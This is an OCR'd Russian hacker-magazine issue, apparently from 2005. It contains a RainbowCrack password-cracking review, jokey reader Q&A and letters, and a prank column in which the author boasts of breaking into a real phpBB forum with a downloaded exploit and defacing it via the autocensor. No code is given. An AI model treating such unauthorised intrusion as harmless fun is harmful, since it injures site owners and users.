
Win 98/2K/NT/Xp/2003
FreeWare
Size: 547 Кб
www.antsight.com/zsl/rainbowcrack



RainbowCrack, к сожалению, не поможет тебе взломать радугу на небе и оставить ее там 24 часа в сутки. Эта утилита предназначена для другого, а именно для быстрого взлома паролей, зашифрованных такими общепризнанными алгоритмами, как lm, md5, sha1 и другими. В чем же основное различие между описываемой тулзой и традиционным брутфорсом? Как говорится, одну половину яйца мы намазали бленд-а-медом, а вторую покрасили гуталином :). А разница в том, что во время, когда обычный переборщик паролей тихо-мирно занимается отведенной ему деятельностью, генерируя каждый хэш на ходу, RainbowCrack составляет специальные промежуточные таблицы вычислений и ломает уже по этим своим данным. Программа может составлять свои таблицы неделями, и размер их может превысить несколько десятков гигабайт. Например таблицы для пароля длиной до восьми символов, состоящего из букв нижнего регистра и чисел, весят аж 36 Гб! Но в результате скорость взлома одного пасса возрастает в сотни раз. Еще одна особенность RainbowCrack в том, что ты можешь разбить таблицу на несколько кусков и запустить программу на нескольких машинах, что еще пуще увеличит скорость взлома.


UNINSTAL TOOL


Win 98/2K/NT/Xp/2003
FreeWare
Size: 23 Кб
www.xpis.siteburg.com



Скажи честно, один из семидесяти пяти тысяч читателей Х, нравится ли тебе организация системы удаления программ в винде? Вспомни, сколько времени составляется каталог установленных программ, когда ты заходишь в Панель управления -> Установка и удаление программ. Вспомнил? Прикинул? Да за это время можно успеть кучу дел переделать. Непорядок, имхо. Поэтому ты сейчас вставишь диск Х в привод и установишь эту софтину, круто экономящую время и нервы.

Список программ, как по мановению волшебной палочки, появится через доли секунд, и ты сможешь удалить любое ненужное программное обеспечение. Минимум дизайнерских наворотов и максимум быстродействия – то, что нужно хакеру.







Привет! Весна идет полным ходом! Гормоны в наших неокрепших юношеских телах так и бьют дальневосточными гейзерами! Толпы девушек выходят на улицы в мини-юбках и соблазнительных топиках. Однако не меньшее количество СМСок продолжает к нам поступать ежедневно. Такое чувство, что люди совсем не обращают внимания на весну, а с еще большим усердием продолжают читать наш журнал и задавать вопросы или просто прикалываться. Мы полагали, что с приходом теплых деньков шквал сообщений несколько поубавится. Но мы ошиблись. Такого не произошло. Может, оно и к лучшему? :)



Редакционный номер

+79037714241




CuTTer

+79055658975

Главный редуктор Хакера начал платить за телефон. Как это произошло – никому неизвестно, но факт остается фактом: с читателями он беседует, иногда даже ночами. Обычно с девушками. Как знать, может, тебе и повезет – набирай номер, жди ответа и не унывай :). Даже если ты мужчина, он потратит на тебя свое ценное время и расскажет часть своей насыщеной биографии. Кстати, насчет биографии – наверное, лицам до 18 лет нежелательно ей интересоваться :).

Nikitos



+79037916528

Так же, как и в прошлом месяце, Никитос возится со своей могучей машиной. Нам точно не известно, восьмерка у него или девятка, ясно одно – моддить он ее будет по полной программе. Супертурбина, большие колеса, пулемет на крышу и мобильный хот-спот прилагаются. Если хочешь обсудить с ним, почему стучат пальцы или не сосут клапана – звони. Лучше днем, поскольку ночью он способен только материться в трубку и размахивать ржавой монтировкой (она досталась ему в довесок к машине).


Dr.Klouniz

+79265717720

По каким вопросам можно обращаться к Лозовскому? Да неизвестно. Вот его тут спрашивают, как выучить фармакологию, как перерисовать экран в Delphi, как убить Майндворка за хумор, как выписать премию Майндворку за креатив, как купить «Хакер» в Нижнем Едрищенске-За-Уральем. В общем, просто пиши ему смс и не звони до часу дня и ночью, а там посмотрим :).




Ч: Hi, mojno li y3nat paroli na SquirrelMail? (79217519056)
Ж: От чистого сердца заявляю: разрешаю тебе узнать пароли.



Ч: Кто такой Dr.Klouniz? A.R.
Ж: Не знаю, но он почему-то уже три дня требует от меня рубрику «Disco».


Ч: System error! Reboot your telephone to fix! (79025697798)
Ж: Плохо знаю английский, но у меня тоже тариф «Fix».
Ч: My kruto buhali i prolili pivo na Notebuk. Ponimau klava grohnulas' a 4e WINda glu4it? Studenty (79139134185)
Ж: Винда нанюхалась вашего бухла и окосела. Дай ей нашатыря через эскейп.
Ч: Скажи please, на какой улице живет Forb? (79226187525)
Ж: А он живет не на улице :(. Мы скинулись ему на квартиру.
Ч: Добавь меня в асю. Моя ася 400000. (79226187525)
Ж: Хинт, с каких пор ты сменил сотового оператора?

Ч: А есть вирусы на мобильник? (7911260401)
Ж: Да, есть. Меня, например, по утрам достает вирус «Gde my 2005». Это когда сыпятся СМСки от одногруппников: «В какой у нас аудитории пара?» и, собственно, «Где мы?».
Ч: Увольте Хинта! Второй сидюк опять не пашет!
Ж: Уже увольняли – все равно приходит назад. Настырный такой.
Ч: Мой папа засранец. После того, как я попал на взломе, забрал мой компьютер и сказал, что отдаст тогда, когда у меня не будет троек.
Ж: Твой папа не только засранец, он еще и зассанец полнейший! Мог бы хотя бы попросить учиться без двоек – это легче. Хотя если ты станешь получать исключительно «параши», то условие твоего отца выполнится.
Ч: Ты NSD? Если да, то докажи!
Ж: Нет, я Лаврентий Берия. Доказывать необходимо?
Ч: А правда, что у NSD вставные глаза, зубы, и вообще, у него голова приклеена?
Ж: Правда. А еще у него накладной пенис и мозговой протез.



Ч: Селедка это вещь. Хоть и воняет. Pb!Cb. (79026701879)
Ж: Вьетнамские девушки – тоже тема. Хоть от них и воняет селедкой. Но ведь селедка – вещь?
Ч: Чем живешь? Что делаешь? Журнал, надеюсь? (79175554652)
Ж: Живу футболом, дышу футболом… А делаю все равно журнал :(.
Ч: Слабо сломать ghjklopqwe@gorodok.Net? Это мой ящик, а пароль большой! (79232456212)
Ж: Слабо. Один – ноль, ты победил.
Ч: Запиши меня в свою записную книжку. Please. Дюха (79226187525)
Ж: Дюха, огурец тебе в ухо! Я тебя занес в свой черный список!
Ч: А до кого доходят сообщения? (79033311909)
Ж: До более понятливых редакторов. Когда до нас не доходят сообщения, мы даем их прочитать понятливым редакторам, и они нам объясняют суть мессаг.
Ч: Kak mne zaregistrirovat' dr.web bez ineta, ya sluzhu v vorkutinskom pogranichnom otryade, dostupa k inetu net a na moem kompe vir' (79129539807)
Ж: А зачем тебе антивирус? Ты же в армии! Заставь вирус накачивать колеса танку. Пусть устанет.
Ч: Привет Форб. Извиняюсь за беспокойство. Каким образом освоил хак и какие языки программирования предпочитаешь юзать? И еще, какой язык ты предпочитаешь в своем нелегком деле? (79222716644)
Ж: Привет. Извиняюсь, но Форб вышел покурить. Хак он до сих пор не освоил, а в статьях обычно нагло врет и сочиняет. А язык предпочитает говяжий.

Ч: Я серийник от кряка потерял. Что делать?
Ж: Выпей яду.
Ч: А я понял! NSD = NDS! Да?
Ж: Нет, NSD – это НСП, потому что мы его штрафуем часто. А НДС у нас Куттер – зарплату же с бонусами он начисляет.
Ч: NSD, ты тоже лох.
Ж: Все мы лохи, сын мой…
Ч: Лозовский не патологоанатом? Как записаться к нему на прием?
Ж: Нет, Лозовский проктолог. Запись по мылу.
Ч: Что делать, если по ночам мне снится Бублик?
Ж: Больше не спать. Раз-два, Бублик заберет тебя. Три-четыре, он уже в твоей квартире.
Ч: У меня на телефоне установлен nmap. Теперь я буду СМСки на открытые порты сканить.
Ж: Фигня. Вот у меня брутфорс там стоит, так я ПИН-коды перебираю.
Ч: Библия учит людей любить ближнего своего, а камасутра показывает как именно.
Ж: Переводя на современный язык: конституция показывает, что государство любит человека, а уголовный кодекс показывает, куда именно его будут любить в случае неповиновения.




Ч: Меня облапала старая бабка... Офигеть!
Ж: — Алло, это слон? — Да. — Ааа-фиии-гееть...



Forb

+79058033384

Хочешь поговорить с главным взломщиком журнала? Все хотят, поэтому его телефон всегда занят, а иногда даже заблокирован. Поэтому народ обычно звонит другим членам команды и почему-то просит дать аську Форба. А мы не даем, это – военная тайна. Просто будь настойчив, звони Форбу чаще и общайся, общайся, слушай его ангельский, завораживающий голос, которому так хочется сообщить все свои пароли :).



hiNt

+79262368364

Хинт, как известно, наш редактор диска. Он делает диск, не обращая внимания на слезные просьбы, жалобы и предложения читателей, которые они ему шлют СМСками, почтой и излагают голосом. Если ты все еще надеешься проложить путь к его сердцу и контенту диска, попробуй позвонить. Мы его простимулировали, возможно, теперь он даже будет отвечать, а если нет – смело подавай жалобу в Гаагский трибунал. Это нарушение прав человека.




NSD

+79165149558



Олег – креативщик. Он фонтанирует идеями о продвижении журнала «Хакер» на российском и международном рынке, однако когда Лозовский интересуется у Хинта, почему не сдано диско, оказывается, что Олег задерживает описалово видео по взлому. А может, Хинт просто отмазывается? Если хочешь об этом поговорить, звони NSD.



Вообще-то я гений. С самого раннего детства. Для начала я гениально родился второго апреля, а не первого. Ну а потом и вовсе пошло-поехало. То пятерку в школе поставят, то малопьющий сосед, представитель местной интеллигенции, по голове погладит, а то и смелый милиционер у метро улыбнется. Милиционеры — они обычно гениев за версту чуют. И сами часто не дураки. Скажу вам точно: быть гением — плевое дело. «А из чего же состоит жизнь гения?» — спросит сочувственно читатель. Отвечу честно: из славы, денег и женщин. Вот тогда гению счастье. Ну и еще яств всяческих можно. Если все это есть, можно считать, что жизнь гения удалась, и, золотисто ленясь, размышлять на досуге о судьбах мира, о видах на урожай, ну и еще иногда (для поддержания себя в тонусе) почитывать ваши послания. Читаю и читаю, а вы все пишете и пишете. Вот и в этот раз все то же самое...

ПИСЬМО: ОТ: kim <kim1963@front.ru>

Здравствуйте! Возможна ли публикация в Вашем журнале ПЛ статьи об операционной системе BeOS и ее клонах? Прошу сообщить на майл. К. Авдеев

ОТВЕТ X:

Дорогой товарищ Авдеев! Большое спасибо за Ваше письмо, с большим интересом ознакомились с его содержанием. По существу заданного вопроса хотел бы отметить, что в этой жизни возможно все! Вплоть до опубликования в нашем журнале «статьи об операционной системе BeOS и ее клонах», как вы изволили изящно выразиться. Однако у меня есть и встречный вопрос: почто это Вы назвали][журналом ПЛ? Что такое вообще это ПЛ? Может быть, имелось в виду БЛ? Или там ХЗ? А может быть, даже и ВВ? Вы уж там определитесь, не годится такими делами шутить! Несет ли данная аббревиатура какой-то скрытый смысл? Хотелось бы узнать об этом поточнее! Напишите нам, а то!

ПИСЬМО: ОТ: Глеб Усольцев <gleb_snake@mail.ru>

Здравствуйте, многоуважаемая редакция журнала Хакер. Приветствие мое на сегодня обходится без слова «любимого (журнала)», так как я уже писал о том, что тематика и материалы становятся все хуже и хуже. Естественно это только на мой взгляд так как рассуждаю я чисто субъективно. Итак я в который раз прошу вас упразднить следующие рубрики: Треп с читателями, Диско, Креатифф, X-crew, Хумор. Вот эти рубрики лично я не читаю вообще и считаю, что это издевательство и ребячество, которое никак не походит на профессионализм, а еще это можно назвать баловством. Вот мое мнение, уж не обессудьте. Я конечно же высказываю свое сугубо субъективное мнение и уже ни на что не надеюсь, но может если я выскажусь мне просто будет легче.

Все. Перегорел, поэтому по статьям как то разбежались мысли добавить могу в эту сторону только одно – больше практики, больше прикладного материала и огромная просьба (можете меня после этого назвать ламьем) в описаниях того или иного инструмента бывают такие реплики «как это использовать я думаю объяснять не нужно», или «какие возможности это открывает я думаю объяснять не нужно», нужно!!!

ОТВЕТ X:

Arche, спасибо за такое масштабное и развернутое послание. Во-первых, я очень рад за тебя, что ты перестал использовать слово «любимый» в отношении журнала, уверен, что теперь ты называешь этим прилагательным одну или нескольких женщин, совершенно распустившихся с приходом теплой погоды. Про тематику и материалы полностью с тобой согласен. А чего там скрывать, распоясались хакеришки, пьют, буянят, прогуливают, курят что попало, девок в редакцию водят – тьфу, одним словом, срамота одна. Думаю, помогут нам только массовые расстрелы, как в прошлый раз. А чего с этими журналистишками цацкаться? Всех в расход, новых потом найдем, верно? А вот про рубрики я с тобой малость поспорю: давай хоть X-crew оставим? Я так долго придумывал это название... А? Как думаешь? А вот что мне совсем не понравилось, так это разрешение называть тебя ламьем. Не разрешай этого никому и никогда. А если кто тебя так и назовет, то что с ним делать – мне тебе объяснять не нужно. Или все-таки нужно? :)



ПИСЬМО: ОТ: Сергей <extrimal@mail.kamchatka.ru>

Мда.... Привет хаки. Уже третье письмо вам пишу. Воть. На этот раз у меня новая проблема. Наверное, я вас уже замучал, со своими проблемами, но... прошу все-таки ответить. Заканали меня эти придурки. Вообразили себя царями, козлы. Это я про членов нашей сети (а кто ж еще они?). Но я не член сети, я другой ее орган. Я отдел ее мозга по модернизации.... Правда, меня не кто не слушает т.к. не кто не хочет ее модернизировать. А сеть между прочим разваливается.... Ну не об этом. Теперь перейду непосредственно к проблеме. Можно ли сделать, что ни будь с серваком или, пожалуй, некоторыми компами из нашей сети? Сделать такое, чтоб хозяин компа получил геморрой на неделю. Чтоб время, проведенное, за компом ему показалось адом, или что-то подобное. Не знаю, что там можно сделать (вы же тут главные хаки, а не я), но делать что-то надо. В общем прошу предложить мне способ заражения геморроем некоторой части нашей сети этак на несколько дней. Но не обычным, а запоминающимся на всю жизнь. Воть. Прошу рассмотреть мою просьбу и ответить по адресу: extrimal@mail.kamchatka.ru , который вы уже, наверное, запомнили. И снова напоминаю, что журнал я ваш выписал, не давно и прошу ответить.



ОТВЕТ К:

Серега, скажу тебе честно: ты достал :). Я читаю твои письма с завидным постоянством и каждый раз радуюсь, что ты так пока ничего из обещанного не сделал. Ниже я напишу специально для тебя справку, ты ее вырежи прямо из журнала и просто показывай всем своим врагам, пусть знают, на кого бублик крошат!

СПРАВКА

Настоящая справка выдана Сереге, проживающему по адресу extrimal@mail.kamchatka.ru, и удостоверяет в том, что он является автором самого доставшего всю X-CREW письма (за что и был премирован безопасной бритвой Braun Cruzer 3). Однако, принимая во внимание настойчивость победителя, от лица X-CREW всем настоятельно не рекомендую связываться с Серегой, потому что даже безопасная бритва в его руках способна сеять смерть, разрушения и хаос. Помимо того, отныне Серега умеет кастить новый молодежный спелл, отвечающий за «заражение геморроем некоторой части нашей сети этак на несколько дней», в чем и заверяю всех заинтересованных лиц своей личной подписью.

Centner

ПИСЬМО: ОТ: Arche <archek@mail.ru>

Здороваться не буду, чтобы не тратить лишнее время на написание формальных и, по сути, никому не нужных в наше время фраз, являющихся наследием прошлых, менее продвинутых в техническом и культурном отношении времен, для которых характерно было исполнение различных ритуалов, не имеющих рационального смысла, к числу каковых, в частности, можно, без сомнения, отнести и отнимающий время (причем, подчеркну еще раз, без принесения реальной практической пользы как конкретным индивидуумам, так и социуму в целом) обычай здороваться. В связи с вышесказанным перейду сразу к делу: информативность вашего журнала имеет тенденцию понижаться в зависимости от числового коэффициента (даты), к которому приурочен непосредственно выпуск издания, в негативную сторону. Подводя итог всему вышесказанному, могу лишь воззвать к улучшению контроля качества содержания издания и к улучшению контроля качества непосредственно самого издания. Прощаться не буду по изложенным выше причинам.

ОТВЕТ К:

Глебушка, болезный, здравствуй! [шамкая осклизлыми старческими губами, целует автора послания взасос] Ты уж прости меня, старика, не поздороваться с хорошим человеком не могу. Не могу и все, удержу никакого нет. [заливается крупными стариковскими слезами, одергивает бороду, сморкается в рушник с логотипом][] Ужо я им говорил-говорил, говорил-говорил - нет, не слушают деда. Ты, говорят, старпер, не смыслишь в нашем деле ни хрена, вот и молчи лучше. Я и молчу. А коэффициент неуклонно понижается в негативную сторону! [падает на лавку, не в силах сдерживаться и смотреть на показатели этого бесовского коэффициента, плачет и бубнит на своем] Прости нас, касатик. Это все мальчишки-корректоры, баловники. Мы их пожурим на планерке. А пока до свидания, любезный друг наш Глебушка, пиши нам побольше. Навеки твой, дедушка Centner. [еще замысловатее шамкая осклизлыми старческими губами, целует автора послания взасос вторично и долго обнимает, плача в бороду навзрыд]

Ура! Самый великий дурнописатель номера получает от нас настоящую электрическую бритву. Совершенно, как водится, не дебильную.

[game over]



Куттер еще не знает, что мы все сольем

Бублик напивается

Бублик и Куттер делают всех в футбол

DrKlouniz слил всем и грустит

Итак, свершилось. Мы предлагали тебе порвать сотрудников нашей конторы в Q2. Так оно и получилось. На мероприятие, прошедшее 20 марта в клубе «NetLand» (который в центральном «Детском мире»), в полной боевой готовности, гремя огнем и сверкая блеском стали, прибыло семь читательских команд по Q2 и пятнадцать по CS, которые и противостояли нашим жалким полутора командам. В 9:00 началась Capture The Flag битва. Поскольку из наших, хакерских, мало кто понимал, в чем суть этого дела, получилось довольно весело. Бублик многократно ожесточенно наскакивал на свой флаг (удивляясь, почему тот не берется), Хинт попадал в противника через раз и, как всегда, виртуозно отмазывался: «У меня жирные руки», «Это не моя мышка, своей я играю лучше», а также «Я просто поддавался, чтобы читатели потом не плакали». Я играть особо не умел, поэтому просто бегал по карте и лупил во все, что движется, просто чтобы показать, что умею стрелять. Даже, кстати, набрал несколько фрагов, что в Capture The Flag не имеет особого значения ;). В результате из нашей команды поймал флаг только один человек — Куттер, и то случайно (ага, я все продуманно сделал, взял bfg и квад. — Прим. Куттера). Конечно, мы пролетели как фанера над столицей Франции и переместились отмечать это достижение к стойке местного бара.

В контре дело шло намного лучше. На разминке Бублик метко отстреливал головной конец Куттеру, Куттер злился и, вдохновленный этой спортивной злостью, бросался в бой, не забывая при этом стучать левой рукой по реальной балде Бублика. О том, как происходил сам бой, история (в лице меня) умалчивает, поскольку в контру я никогда не играл и играть не собираюсь, а за боем следить было лениво, ибо я в ней ничего не понимаю. Поэтому я сидел в баре, пил томатный сок и общался с противоположным полом — о том, что отчет о мероприятии писать придется мне, да еще и в день сдачи номера, я тоже пока не подозревал. Кстати, противоположный пол в лице двух девушек получил по журналу «Хакер», был назван «читательницами» и на основании этого поимел право общаться со всей редакцией. В платоническом смысле этого слова, конечно | Лозовский@X-Crew

DreamHack приглашает на свое 10-летие!



Самая большая в мире LAN-party –
16-19 июня Йончёппинг (Швеция).

Хочешь поехать – звони уполномоченному агенту по продаже туров на DreamHack Summer-2005 – компанию UTS

Телефон – (095) 7237227

(менеджер проекта – Наталья Кошелева).

Поторопись! Прошлой зимой 5000 билетов были заказаны менее чем за 40 минут.
Не пропусти самый горячий летний фестиваль!



Журналы Хакер и Спец Хакер - медиапартнеры DREAMHACK в России













Западлостроение

МНОГИЕ ЛЮДИ ЛЮБЯТ ТРЕПАТЬСЯ В АСЬКЕ ПО НОЧАМ. ТОЛЬКО ВОТ НЕ ВСЕГДА МОГУТ НАЙТИ ОБЩУЮ И ИНТЕРЕСНУЮ ТЕМУ ДЛЯ РАЗГОВОРА. ЗАНИМАТЬСЯ АНАЛИТИЧЕСКИМ ВЗЛОМОМ СОВЕРШЕННО НЕ ПРЕТ — МЕШАЕТ СОННОЕ СОСТОЯНИЕ И ЛИТР ПИВА, ВЫПИТЫЙ НАТОЩАК. ПРО ВИРТУАЛЬНЫЙ СЕКС С ДЕВЧОНКАМИ В АСЬКЕ ТОЖЕ МОЖНО ЗАБЫТЬ — ВСЕ ПРИЛИЧНЫЕ ДЕВОЧКИ УЖЕ ДАВНО СПЯТ И ВИДЯТ СЕДЬМОЙ ЭРОТИЧЕСКИЙ СОН. ОСТАЕТСЯ ЛИШЬ ВСПОМНИТЬ ДЕТСТВО И СОВЕРШИТЬ КАКОЙ-НИБУДЬ ЛЕГКИЙ ВЗЛОМ | Master-lame-master

Мастер-ламастер отжигает на форуме

Остановившись на этой мысли, мы с приятелем (с ним мы, кстати, очень много серверов поломали) скачали эксплойт для phpBB и стали думать, какой бы форум вскрыть. Решение пришло быстро — сразу же после просмотра избранных ссылок. Жертвой стал образцовый сетевой форум по Citrix, который располагался по адресу *http://citrix.pp.ru/forum*. Добились мы своих грязных целей очень быстро и уже вовсю лазали по админке. Но админка phpBB не представляет ничего интересного — так, обычный тюнинг форума, ничего больше. И тут я наткнулся на очень интересный пункт администрирования — автоцензор. Он якобы фильтрует нехорошие слова и заменяет их на звездочки. «Супер! Автоцензор действительно является гениальной выдумкой программеров phpBB!» — подумал я. И быстро добавил новое правило, согласно которому цензор заменяет все слова (маска «*») на эротическое слово «пенис». Как показала практика, заменялись только английские слова, а реплейс происходил на лету. Таким образом, обновив страницу с интеллигентными названиями тем, мы начали биться головой об клаву в судорожных конвульсиях. Специально для тебя я подобрал избранные темы и решился их прокомментировать. Обязательно прочитай их все, взрыв смеха я тебе гарантирую!

[смешные последствия]
Как узнать пенис-клиентов?
Очень просто! Подобных нахальных клиентов можно легко отличить от остальных! Нужно лишь приноровиться, а потом опыт сделает свое дело.
Осторожно с пенис-клиентом!
Вот! Один человек уже нашел такого клиента. Бойся их, бойся!
Отваливается пенис у клиентов.
Мда. Сочувствую. Однако не все еще потеряно. Попробуй посоветовать своим клиентам обратиться к доктору. Нынеш-



няя медицина далеко пошла — пришьют, будет смотреться как новенький!

Пенис, пенис и квадратики.

А нажираться до белой горячки я бы никому не советовал. На всякий случай, обратись к наркологу. Проблемы глюков по его части.

Валится пенис при входе в консоль.

Ну это еще терпимо. Главное, что не при входе в девушку.

Пенис опять битый :-(.

Вините того, кто вам его побил, или идите к лору (напомнил анекдот «Доктор, а я «гоп-стоп» не слышу!»).

Уважаемый пенис, как переназначить сочетания клавиш в пенис?

Не скажу. Ты меня оскорбил. Даже учитывая то, что начал со слова «уважаемый».

В чем отличие пенис пенис, пенис и пенис?

Да ни в чем. Смело примеряй любой!

А не дорос ли пенис до того, чтобы показывать главную консоль?

Видимо, еще не дорос. Подрасти и нарасти!

Пенис не помогает, как настроить пенис???

RTFM. Почитай камасутру :). Или пиши на мыло — за бутылку пива все расскажу.

У, какое говно этот пенис...

А никто и не заставлял тебя его пробовать на вкус.

Подскажите, как автоматом обновлять пенис у пользователей?

Даже не знаю... Протокол PenisUpdate еще не придумали. Предложи программерам *microsoft.com*.

Пенис через пенис возможно?

Возможно. Если отбросить моральные принципы.

Как склонировать пенис пенисом без заморочек?

Обратиться к сексопатологу. А вообще, зачем тебе такие излишества?

Не могу удалить пенис! Помогите!

Дорогой, тебе сюда: *http://dkg-club.narod.ru/clinika*. Отрежут, да еще и с извращениями.

Расшифруйте, плз, сообщение: пенис пенис пенис пенис пенис пенис.

Вот ты загнул. Да это же хэш необратимого алгоритма шифрования BlowFish!

Есть ли смысл ставить пенис, если есть пенис?

Да-да, поставь еще один, вдруг пригодится.

Торможение пенис'а и других диалоговых элементов.

Вам к урологу. Первая дверь направо.

Пенис начал пускать только админов.

Вот он зажрался. Только с админами спит! Надо отучать немедленно.

Пенис под пенис — за и против.

Даешь передастическое голосование!

Пенис не работает.

Доигрался, малой. Ну ничего, врачи многое леч ат.

Пенис просит увеличить размер реестра.

Он растет, ему виднее. Увеличивай!

Отключается пенис.

Что, совсем отключается? К врачу немедленно! Может, от армии даже освободит.

Как отучить метафрейм забивать пенис?

Да вот странные они люди — эти метафреймы. На все болт забивают. Налей ему (метафрейму) водки, чтоли.

Странное поведение пенис'а!

А в чем оно выражается, это поведение-то? Вопрос не раскрыт.

Складывается такое ощущение, что если у кого-то поднялся пенис с ему одному известными параметрами...

А так иногда и бывает. Если он поднялся, то неизвестно, как поведет себя его обладатель.

Скажи, а поднятия пенис'а будет недостаточно?

Совсем недостаточно. Это и подросток знает.

Не встает пенис.

См. предыдущие ответы.

Нужно ли лицензировать терминал-сервер, если стоит пенис?

Если стоит, нужно искать девушку. Или удовлетворить себя собственными силами. К черту терминал-сервер.

У кого на какой операционке пенис стоит?

У меня стоит на Linux. Об остальных судить не могу :-).

Сегодня уже пенис-ой раз регистрируюсь...


Ничем помочь не могу. Такова жизнь.

Пенис перестал пускать больше двух клиентов.

Ну не мучай ты часть тела. Изверг, тебе что, двух партнеров мало?



Подскажите курсы обучения по пенис.
Зайди в публичный дом. Там тебя всему научат!
Нужен терминальный сервер под пенис.
А зачем, простите? :-)
Пенис+пенис = перезагружается пенис. Пенис.
Да не мучай ты его, негодяй! Совсем затаскал бедного.
Сильная загрузка проца при работе через Метафрейм XP с пенис'ом.
Про особенности метафреймов я уже говорил. Так что апгрейд проца тебе поможет.
Перешел с пенис на пенис и началось...
Это смотря как осуществлялся переход. Тебе никогда мама не говорила, что делать операции в домашних условиях опасно?
Проблема с пенис'ом.
Подобные проблемы встречаются у 30% всего мужского населения. Так что ты не одинок, сынок (утешил, гы-гы :)).
Зависание пенис'а.
Если пенис завис, у тебя есть три выхода:
– Перезагрузиться.
– Сходить к врачу.
– Установить свежую версию пениса.
Совместная жизнь пенис и пенис.
В принципе, таких, как ты, много. Сексуальных меньшинств в мире — пруд-пруди, и это официально не карается. Но писать о подобных проблемах в этот форум я бы не стал — засмеют.
Скачал пенис с ошибкой, помогите!
И чем мне прикажешь тебе помочь? Перекачай заново, а если и тот будет с ошибкой — отпиши поставщику этих ценных органов. Он обязательно извинится и предложит нормально функционирующую часть тела.
Мертво зависающий клиентский пенис.
Какой ты сердобольный. В первую очередь о себе надо заботиться, а не о клиентах. Ну да ладно, проблемы зависания уже были описаны, смотри выше.
Ищу форумы по пенис.
Сначала посмотри *www.gay.ru*. Там есть свой форум. Если тебе не понравится, то поищи на Яндексе другие варианты.
Как обновить и переустановить пенис?
Сходить в клинику пластической хирургии. На дому подобные операции опасны.
Клиент пенис'а ругается на лицензии. Большая проблема.
Да, проблема действительно большая. Но пенис прав, заниматься этим без лицензии чревато нежелательной беременностью и страшными заболеваниями.
Вот тут говорят, что у пенис'а имеется неплохой встроенный терминал. Правда ли это?
